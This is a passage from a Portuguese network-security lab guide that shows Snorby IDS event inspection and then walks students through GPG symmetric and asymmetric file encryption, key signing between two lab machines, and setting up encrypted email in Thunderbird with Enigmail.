★	localhost:enp0s3	200.236.31.3	192.168.29.108	stream5: TCP Small Segment Threshold Exceeded	7:13 PM	1

Snorby 2.6.3 - <https://github.com/Snorby/snorby> © 2018 Threat Stack, Inc - Created By: Dustin Willis Webber

Figura 45. Listagem de eventos no Snorby

- É possível clicar em um evento para explorar mais detalhes sobre o mesmo, incluindo hosts de origem/destino do ataque, assinatura que causou o *match* no pacote, e até mesmo detalhes de seu *header* e *payload*. A imagem a seguir ilustra a inspeção de um evento de baixa criticidade, identificado como uma inspeção HTTP usando método desconhecido:

**Listing Sessions (12 unique unclassified sessions)**

Hotkeys Classify Event(s) Filter Options

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
★	localhost:enp0s3	192.168.29.105	192.168.29.108	http_inspect: UNKNOWN METHOD	7:33 PM	6

**IP Header Information**

Source	Destination	Ver	Hlen	Tos	Len	ID	Flags	Off	TTL	Proto	Csum
192.168.29.105	192.168.29.108	4	5	0	205	51147	0	0	64	6	46649

**Signature Information**

Generator ID	Sig. ID	Sig. Revision	Activity (5/4595)	Category	Sig Info
119	31	1	0.11%	unknown	<a href="#">Query Signature Database</a> <a href="#">View Rule</a>

**TCP Header Information**

Src Port	Dst Port	Seq	Ack	Off	Res	Flags	Win	Csum	URP
57230	80	2645660303	1601495387	8	0	24	229	11096	0

**Payload**

Hex	Ascii
000000: 52 44 56 55 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f RDVU./.HTTP/1.1..Connectio 000001A: 6e 3a 20 63 6c 6f 73 65 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e 32 39 n:.close..Host:192.168.29 0000034: 2e 31 30 38 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f .108..User-Agent:.Mozilla/ 000004E: 35 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4e 6d 61 70 20 53 63 72 69 5.0.(compatible;.Nmap.Scri 0000068: 70 74 69 6e 67 20 45 6e 67 69 6e 65 3b 28 68 74 74 70 73 3a 2f 6e 6d 61 70 pting.Engine;.https://nmap 0000082: 2e 6f 72 67 2f 62 6f 6f 6b 2f 6e 73 65 2e 68 74 6d 6c 29 0d 0a 0d 0a .org/book/nse.html)....	000000: 52 44 56 55 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f RDVU./.HTTP/1.1..Connectio 000001A: 6e 3a 20 63 6c 6f 73 65 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e 32 39 n:.close..Host:192.168.29 0000034: 2e 31 30 38 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f .108..User-Agent:.Mozilla/ 000004E: 35 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4e 6d 61 70 20 53 63 72 69 5.0.(compatible;.Nmap.Scri 0000068: 70 74 69 6e 67 20 45 6e 67 69 6e 65 3b 28 68 74 74 70 73 3a 2f 6e 6d 61 70 pting.Engine;.https://nmap 0000082: 2e 6f 72 67 2f 62 6f 6f 6b 2f 6e 73 65 2e 68 74 6d 6c 29 0d 0a 0d 0a .org/book/nse.html)....

**Notes**

This event currently has zero notes - You can add a note by clicking the button below.

Add A Note To This Event

Figura 46. Listagem de eventos no Snorby

5. Retorne a máquina *KaliLinux-G* para a rede **DMZ**, restaurando suas configurações de rede originais.

Nesta sessão fizemos a instalação de todas as ferramentas (Snort, PulledPork, Barnyard2 e Snorby) dentro da mesma máquina, *FWGW1-G*. É muito comum, no entanto, não sobreregar a máquina responsável pela tarefa de IDS/IPS também com a tarefa de operação do banco de dados e do *frontend web*, delegando essas tarefas a uma outra máquina.



Nesse cenário, instalaríamos o Snort, PulledPork e Barnyard2 na máquina *FWGW1-G*, e o Barnyard2, Snorby e a base de dados MariaDB em outra máquina (dedicada e segmentada para este fim). A máquina *FWGW1-G* se conectararia à base de dados remota para escrever os registros de eventos, sem ser necessário instalar nela uma série de dependências potencialmente perigosas, como o Ruby, compiladores e bibliotecas de desenvolvimento.

A configuração desse cenário mais complexo fica a cargo do leitor, como um exercício avançado.

## Referências

- [1] Novak, J. e Sturges, S. (2007). Target-Based TCP Stream Reassembly. [online] Pld.cs.luc.edu. Disponível em: [http://pld.cs.luc.edu/courses/447/sum08/class5/novak,sturges.stream5\\_reassembly.pdf](http://pld.cs.luc.edu/courses/447/sum08/class5/novak,sturges.stream5_reassembly.pdf) [Acessado em 4 Set. 2018].

# Sessão 6: Autenticação, autorização e certificação digital

## 1) Uso de criptografia simétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras simétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname  
FWGW1-A
```

```
$ gpg --version | grep Cipher -A1  
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,  
CAMELLIA128, CAMELLIA192, CAMELLIA256
```

2. Crie um arquivo **teste.txt** com qualquer conteúdo. Criptografe-o usando a cifra simétrica AES256, com senha **rnpesr**. Em seguida, copie o arquivo cifrado resultante para o diretório *home* do usuário **aluno**, na máquina *LinServer-G*, usando o comando **scp**.

```
$ echo 'teste de cifragem' > teste.txt
```

```
$ gpg --symmetric --cipher-algo AES256 teste.txt
```

```
$ ls teste.txt*  
teste.txt  teste.txt.gpg
```

```
$ scp teste.txt.gpg aluno@172.16.1.10:~  
teste.txt.gpg  
0.1KB/s  00:00          100%   94
```

3. Na máquina *LinServer-G*, tente descriptografar o arquivo copiado. Seu conteúdo permanece o mesmo?

```
$ hostname  
LinServer-A
```

```
$ ls teste.txt*
teste.txt.gpg
```

```
$ gpg -o teste.txt.out -d teste.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
```

```
$ cat teste.txt.out
teste de cifragem
```

## 2) Uso de criptografia assimétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, como usuário **root**, instale o pacote **rng-tools** e rode o comando **rngd -r /dev/urandom**:

```
# hostname ; whoami
FWGW1-A
root
```

```
# apt-get install rng-tools
```

```
# rngd -r /dev/urandom
```

2. Agora, como usuário **aluno**, descubra quais cifras assimétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname ; whoami ; pwd
FWGW1-A
aluno
/home/aluno
```

```
$ gpg --version | grep Pubkey
Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
```

3. Vamos fazer um exercício de criptografia usando chaves assimétricas entre dois usuários fictícios, Alice (operando na máquina *FWGW1-G*) e Bobby (operando na máquina *LinServer-G*). Vamos começar por Alice — gere um par de chaves assimétricas RSA padrão, com 4096 bits e

sem data de expiração para ela, usando o programa `gpg` com a opção `--full-generate-key`. O e-mail de Alice será `alice@seg12.esr.rnp.br`, e a senha de acesso à chave será `rnpesr123`.

```
$ gpg --full-generate-key
```

```
gpg (GnuPG) 2.1.18; Copyright (C) 2017 Free Software Foundation, Inc.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.
```

Please select what kind of key you want:

- (1) RSA and RSA (default)
- (2) DSA and Elgamal
- (3) DSA (sign only)
- (4) RSA (sign only)

Your selection? 1

RSA keys may be between 1024 and 4096 bits long.

What keysize do you want? (2048) 4096

Requested keysize is 4096 bits

Please specify how long the key should be valid.

- 0 = key does not expire
- <n> = key expires in n days
- <n>w = key expires in n weeks
- <n>m = key expires in n months
- <n>y = key expires in n years

Key is valid for? (0) 0

Key does not expire at all

Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Alice

Email address: alice@seg12.esr.rnp.br

Comment:

You selected this USER-ID:

"Alice <alice@seg12.esr.rnp.br>"

Change (N)ame, (C)omment, (E)mail or (O)key/(Q)uit? 0

(...)

```
gpg: key EB757978FB898C57 marked as ultimately trusted  
gpg: revocation certificate stored as '/home/aluno/.gnupg/openpgp-  
revocs.d/5A62CAF74E46B70509335DA7EB757978FB898C57.rev'  
public and secret key created and signed.
```

```
pub rsa4096 2018-10-16 [SC]  
      5A62CAF74E46B70509335DA7EB757978FB898C57  
      5A62CAF74E46B70509335DA7EB757978FB898C57  
uid          Alice <alice@seg12.esr.rnp.br>  
sub rsa4096 2018-10-16 [E]
```

4. Na máquina *LinServer-G*, como usuário **root**, instale o pacote **rng-tools** e rode o comando **rngd -r /dev/urandom**:

```
# hostname ; whoami  
LinServer-A  
root
```

```
# apt-get install rng-tools
```

```
# rngd -r /dev/urandom
```

5. Como usuário **aluno**, gere a chave de Bobby na máquina *LinServer-G*. Repita o procedimento do passo (2), alterando o nome de usuário para Bobby e o email para [bobby@seg12.esr.rnp.br](mailto:bobby@seg12.esr.rnp.br).

```
$ hostname ; whoami ; pwd  
LinServer-A  
aluno  
/home/aluno
```

```
$ gpg --full-generate-key  
(...)
```

```
gpg: key 6F4EC30E8E0D7290 marked as ultimately trusted  
gpg: revocation certificate stored as '/home/aluno/.gnupg/openpgp-  
revocs.d/89AD21B9914F4E7E91AA89D06F4EC30E8E0D7290.rev'  
public and secret key created and signed.
```

```
pub rsa4096 2018-10-16 [SC]  
    89AD21B9914F4E7E91AA89D06F4EC30E8E0D7290  
    89AD21B9914F4E7E91AA89D06F4EC30E8E0D7290  
uid          Bobby <bobby@seg12.esr.rnp.br>  
sub rsa4096 2018-10-16 [E]
```

6. Temos que exportar as chaves públicas de ambos os usuários, copiá-las para a máquina remota, e importá-las. Comece pela chave de Alice, exportando-a em formato *ASCII armored*; em seguida, copie-a para a máquina *LinServer-G* usando o **scp**, importe-a usando **gpg --import** e assine a chave.

Na máquina *FWGW1-G*, execute:

```
$ hostname  
FWGW1-A
```

```
$ gpg --armor --export Alice > alice_public.asc
```

```
$ scp alice_public.asc aluno@172.16.1.10:~
alice_public.asc
3.0KB/s  00:00
100% 3083
```

Agora, na máquina *LinServer-G*, execute:

```
$ hostname
LinServer-A
```

```
$ gpg --import alice_public.asc
gpg: key EB757978FB898C57: public key "Alice <alice@seg12.esr.rnp.br>" imported
gpg: Total number processed: 1
gpg:                      imported: 1
```

**Valide** a chave recebida com o remetente (por exemplo, verificando que o *fingerprint* está de fato correto), e posteriormente assine-a como mostrado a seguir.

```
$ gpg --edit-key Alice
gpg (GnuPG) 2.1.18; Copyright (C) 2017 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
gpg: checking the trustdb
gpg: marginals needed: 3 completes needed: 1 trust model: pgp
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub rsa4096/EB757978FB898C57
    created: 2018-10-16 expires: never        usage: SC
    trust: unknown      validity: unknown
sub rsa4096/CDDA806670DAA306
    created: 2018-10-16 expires: never        usage: E
[ unknown] (1). Alice <alice@seg12.esr.rnp.br>
```

```
gpg> fpr
pub rsa4096/EB757978FB898C57 2018-10-16 Alice <alice@seg12.esr.rnp.br>
Primary key fingerprint: 5A62 CAF7 4E46 B705 0933 5DA7 EB75 7978 FB89 8C57
```

```
gpg> sign

pub rsa4096/EB757978FB898C57
    created: 2018-10-16 expires: never      usage: SC
    trust: unknown      validity: unknown
Primary key fingerprint: 5A62 CAF7 4E46 B705 0933 5DA7 EB75 7978 FB89 8C57

Alice <alice@seg12.esr.rnp.br>

Are you sure that you want to sign this key with your
key "Bobby <bobby@seg12.esr.rnp.br>" (6F4EC30E8E0D7290)

Really sign? (y/N) y
```

```
gpg> quit
Save changes? (y/N) y
```

7. Faça o procedimento reverso, exportando/copiando/importando e assinando a chave de Bobby na máquina de Alice. Lembre-se que o **ssh** para a máquina *FWGW1-G* é permitido apenas a partir da Intranet, então pode ser mais interessante iniciar o procedimento de cópia a partir do firewall, e não da máquina *LinServer-G*.

Primeiro, na máquina *LinServer-G*, vamos exportar a chave:

```
$ hostname
LinServer-A
```

```
$ gpg --armor --export Bobby > bobby_public.asc
```

Como não há regra que permita **ssh** da DMZ para a máquina *FWGW1-G*, vamos fazer a cópia no sentido inverso:

```
$ hostname
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/bobby_public.asc ~
bobby_public.asc
3.0KB/s  00:00
100% 3083
```

Agora, basta importar e assinar a chave:

```
$ gpg --import bobby_public.asc
gpg: key 6F4EC30E8E0D7290: public key "Bobby <bobby@seg12.esr.rnp.br>" imported
gpg: Total number processed: 1
gpg:                      imported: 1
```

```
$ gpg --edit-key Bobby
gpg (GnuPG) 2.1.18; Copyright (C) 2017 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
pub rsa4096/6F4EC30E8E0D7290
    created: 2018-10-16 expires: never      usage: SC
    trust: unknown      validity: unknown
sub rsa4096/DC5CA71609A03084
    created: 2018-10-16 expires: never      usage: E
[ unknown] (1). Bobby <bobby@seg12.esr.rnp.br>
```

```
gpg> fpr
pub rsa4096/6F4EC30E8E0D7290 2018-10-16 Bobby <bobby@seg12.esr.rnp.br>
Primary key fingerprint: 89AD 21B9 914F 4E7E 91AA 89D0 6F4E C30E 8E0D 7290
```

```
gpg> sign

pub rsa4096/6F4EC30E8E0D7290
    created: 2018-10-16 expires: never      usage: SC
    trust: unknown      validity: unknown
Primary key fingerprint: 89AD 21B9 914F 4E7E 91AA 89D0 6F4E C30E 8E0D 7290

Bobby <bobby@seg12.esr.rnp.br>
```

Are you sure that you want to sign this key with your  
key "Alice <alice@seg12.esr.rnp.br>" (EB757978FB898C57)

Really sign? (y/N) y

```
gpg> quit
Save changes? (y/N) y
```

8. Agora, vamos fazer o teste de criptografia assimétrica propriamente dito. Na máquina *FWGW1-G*, verifique que as chaves estão de fato disponíveis. Em seguida, criptografe um documento de texto com conteúdo qualquer com a chave pública de Bobby, envie para a máquina *LinServer-G*, e tente decriptá-lo usando a chave privada de Bobby.

Na máquina *FWGW1-G*, vamos verificar se as chaves estão disponíveis:

```
$ hostname  
FWGW1-A
```

```
$ gpg --list-keys  
gpg: checking the trustdb  
gpg: marginals needed: 3 completes needed: 1 trust model: pgp  
gpg: depth: 0 valid: 1 signed: 1 trust: 0-, 0q, 0n, 0m, 0f, 1u  
gpg: depth: 1 valid: 1 signed: 0 trust: 1-, 0q, 0n, 0m, 0f, 0u  
/home/aluno/.gnupg/pubring.kbx  
-----  
pub rsa4096 2018-10-16 [SC]  
      5A62CAF74E46B70509335DA7EB757978FB898C57  
uid          [ultimate] Alice <alice@seg12.esr.rnp.br>  
sub rsa4096 2018-10-16 [E]  
  
pub rsa4096 2018-10-16 [SC]  
      89AD21B9914F4E7E91AA89D06F4EC30E8E0D7290  
uid          [ full ] Bobby <bobby@seg12.esr.rnp.br>  
sub rsa4096 2018-10-16 [E]
```

Perfeito. Vamos criar um documento **asym.txt** com conteúdo qualquer e criptografá-lo com a chave pública de Bobby, e finalmente copiá-lo para a máquina *LinServer-G*:

```
$ echo 'teste assimetrico' > asym.txt
```

```
$ gpg -e -r Bobby asym.txt
```

```
$ ls asym.*  
asym.txt  asym.txt.gpg
```

```
$ scp asym.txt.gpg aluno@172.16.1.10:~  
asym.txt.gpg  
0.6KB/s  00:00  
100% 614
```

Na máquina *LinServer-G*, vamos tentar decriptar o arquivo com a chave privada de Bobby:

```
$ hostname  
LinServer-A
```

```
$ ls asym.txt*
asym.txt.gpg
```

```
$ gpg -o asym.txt -d asym.txt.gpg
gpg: encrypted with 4096-bit RSA key, ID DC5CA71609A03084, created 2018-10-16
    "Bobby <bobby@seg12.esr.rnp.br>"
```

```
$ cat asym.txt
teste assimetrico
```

9. Vamos agora testar a assinatura digital de arquivos. Começando a partir da máquina *LinServer-G*, crie um arquivo texto com conteúdo qualquer. Assine-o com a chave privada de Bobby, e copie o arquivo para a máquina *FWGW1-G*. Finalmente, verifique a assinatura usando o *keyring* de Alice.

Na máquina *LinServer-G*, vamos criar um arquivo com conteúdo qualquer e assiná-lo usando a chave privada de Bobby, em texto claro (opção **--clearsign**):

```
$ hostname
LinServer-A
```

```
$ echo 'teste assinatura' > sign.txt
```

```
$ gpg --clearsign sign.txt
```

```
$ ls sign.txt*
sign.txt      sign.txt.asc
```

Note que tanto o conteúdo do arquivo quanto a assinatura estão em texto claro, uma vez que a mensagem foi apenas assinada (e não criptografada).

```
$ cat sign.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

teste assinatura
-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAdFiEEia0huZFPTn6RqonQb07DDo4NcpAFAlvFs3oACgkQb07DDo4N
cpB5CA/+JCdrJlc30UbFFuXhaIlK5uu73cc7Cy9pVAz0nZ9QNvQyAxF7EH0lsXM+
NbohVHQRW3PU5nSKUzcybX/u3to0TJ8T2My4YyzS3xHktDdmoQZCSUqANG0aVpsd
nuByu7Q0NX+yKETJlsVHskhBs/iQ7TXqx180FmutfNHeh42EMD3w0ajAsWS0YZbh
YBwp1WGnyPmoEDeC+ijtsaNj2oXTQSQ0c208jeibQZC7v375ZwtU5dcfc+9WuA8G
uG0eabHeINedQw0OWLDAvHCyC+uKI4Nny6vQYtS4PfDDWtxx1UYQKypyccIcwIn
m5qKcMZED1/cxCWNKtopfbwaL5jPAGu1M+LGXwF1JQqI6o3gjP25w1kUkSXpB83F
1jwYMzzJszk0XP1XR1/t4jTEdbDFIw4hzDMz1Au7ZljdMZ0+pkp73rPiZjvzed
z57jGZyYsR2y/VqctICEw8bQ0v50MvwUyCBQ6ucTtkPcsWK1IHZEKXXEKla3V3yD
476t1ZkHQCquGI2Mr0S1JMp3EF1HdkJeJoXrVm1sj5TmvPkvTjZPCPSXkMvgxkJQ
grzQZcg3BSXpuHRk0v0YQIZXCpoJfMjREjqcqQW0cLEtVutjEYLcVEWg10Lm49zS
P26ADVE+YLgacS4EMIf1K6q0ELye/PKQrV3LZKEeKa0drdJT4us=
=zFNN
-----END PGP SIGNATURE-----
```

Vamos copiar o arquivo para a máquina *FWGW1-G* (lembrando que a cópia deve ser iniciada no sentido inverso, devido às regras de firewall), e verificar a assinatura.

```
$ hostname
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/sign.txt.asc ~
sign.txt.asc                                         100%   883
0.9KB/s   00:00
```

```
$ gpg --verify sign.txt.asc
gpg: Signature made ter 16 out 2018 06:46:34 -03
gpg:                               using RSA key 89AD21B9914F4E7E91AA89D06F4EC30E8E0D7290
gpg: Good signature from "Bobby <bobby@seg12.esr.rnp.br>" [full]
```

- Finalmente, vamos "juntar tudo". Da máquina *FWGW1-G*, crie um arquivo texto com conteúdo qualquer e (1) assine-o com a **chave privada de Alice**, e (2) criptografe-o com a **chave pública de Bobby**. Copie o arquivo para a máquina *LinServer-G*, decripte-o e verifique sua assinatura.

Na máquina *FWGW1-G*, vamos criar um arquivo com conteúdo qualquer, assiná-lo, criptografá-lo e enviar para a máquina *LinServer-G*:

```
$ hostname  
FWGW1-A
```

```
$ echo 'teste assinatura e criptografia assimetrica' > sign-asym.txt
```

```
$ gpg -s -e -r Bobby sign-asym.txt
```

```
$ ls sign-asym.txt*  
sign-asym.txt  sign-asym.txt.gpg
```

```
$ scp sign-asym.txt.gpg aluno@172.16.1.10:~  
sign-asym.txt.gpg  
1.2KB/s  00:00  
100% 1207
```

Agora, na máquina *LinServer-G*, basta invocar a opção **-d** do **gpg**. Além de decriptar o arquivo, sua assinatura será verificada.

```
$ hostname  
LinServer-A
```

```
$ gpg -o sign-asym.txt -d sign-asym.txt.gpg  
gpg: encrypted with 4096-bit RSA key, ID DC5CA71609A03084, created 2018-10-16  
      "Bobby <bobby@seg12.esr.rnp.br>"  
gpg: Signature made ter 16 out 2018 06:48:13 -03  
gpg:           using RSA key 5A62CAF74E46B70509335DA7EB757978FB898C57  
gpg: checking the trustdb  
gpg: marginals needed: 3 completes needed: 1 trust model: pgp  
gpg: depth: 0 valid: 1 signed: 1 trust: 0-, 0q, 0n, 0m, 0f, 1u  
gpg: depth: 1 valid: 1 signed: 0 trust: 1-, 0q, 0n, 0m, 0f, 0u  
gpg: Good signature from "Alice <alice@seg12.esr.rnp.br>" [full]
```

```
$ cat sign-asym.txt  
teste assinatura e criptografia assimetrica
```

### 3) Uso de criptografia assimétrica em e-mails



Esta atividade será realizada em sua máquina física.

Vamos agora testar o procedimento de criptografia assimétrica usado na atividade (2) em um

cenário mais prático: no envio e recebimento de e-mails.

1. Crie uma conta de e-mail gratuita no serviço GMail, do Google.
2. Em sua máquina física, instale o programa *gpg4win* (que pode ser baixado em <https://www.gpg4win.org/download.html>). Durante a instalação, aceite todas as opções padrão, e desmarque a caixa *Executar Kleopatra* ao final do processo de instalação.
3. Em sua máquina física, instale o cliente de e-mail *Mozilla Thunderbird* (que pode ser baixado em <https://www.thunderbird.net/pt-BR/thunderbird/all/>). Durante a instalação, aceite todas as opções padrão.
4. Ao abrir o Thunderbird, adicione a conta de e-mail criada no passo (1), como mostra a imagem a seguir:




Figura 47. Adicionando uma conta de e-mail ao Thunderbird

Durante o processo de criação de conta, o *Thunderbird* irá abrir uma janela para autenticação no GMail, solicitando autorização para integração. Digite a senha da conta definida no passo (1) e garanta as permissões solicitadas.

5. No Thunderbird, navegue no menu localizado no canto superior direito. Clique em *Extensões > Extensões*. No canto superior da janela, pesquise por *enigmail* e pressione ENTER. O primeiro resultado, a extensão *Enigmail*, é o que queremos: clique no botão *Adicionar ao Thunderbird > Instalar agora*.

Após a instalação do *Enigmail*, reinicie o *Thunderbird* (feche e reabra o programa).

6. Desde a versão 2.0.0 do *Enigmail*, lançada em março de 2018, o modo padrão de operação é o *Enigmail/PeP*. O *PeP* (*pretty Easy privacy* cujo website é <https://www.pep.security/>) é uma implementação de segurança para e-mails com o objetivo expresso de ser simples e de baixa

configuração. Para o nosso cenário, isso significa:

- Geração automática de pares de chaves assimétricas
- Distribuição automática de chaves públicas via anexo ou *upload* para servidores de chaves (*keyservers*)
- Criptografia e assinatura automática de mensagens

7. Vamos testar esses conceitos. Envie uma mensagem para o seu colega usando o Thunderbird. Caso o *Enigmail/PeP* esteja funcionando corretamente, o botão *Habilitar a Proteção* deverá estar marcado no centro da tela:




Figura 48. PeP habilitado no Thunderbird

Logo abaixo, você visualizará o estado da privacidade como "Inseguro". Isso se deve ao fato de que você e seu colega ainda não fizeram a troca de chaves. O *Enigmail/PeP* irá se encarregar de anexar sua chave pública automaticamente à mensagem. Envie o email.

8. Na máquina do seu colega, a mensagem deverá ser recebida normalmente. Note que a mensagem está legível — não há criptografia ainda, apenas assinatura. Clique no triângulo

amarelo na lateral direita para observar as características de confiança da mensagem:

Negociação p2p

Seguro

**Explicação**

Esta mensagem é segura mas você precisa verificar a identidade do seu parceiro de comunicação.

**Sugestão p2p**

Complete a negociação com o seu parceiro de comunicação através da troca de trustwords pessoalmente ou pelo telefone. A negociação é necessária apenas uma única vez para cada parceiro e serve para garantir a comunicação de forma segura e confiável.

Recebendo mensagem

aluno1(seg2@gmail.com)

Negociação...

Figar Janela

Figura 49. Mensagem segura, não confiável

9. Clique no botão *Negociação...* para confirmar a veracidade da chave. Você verá a tela a seguir:

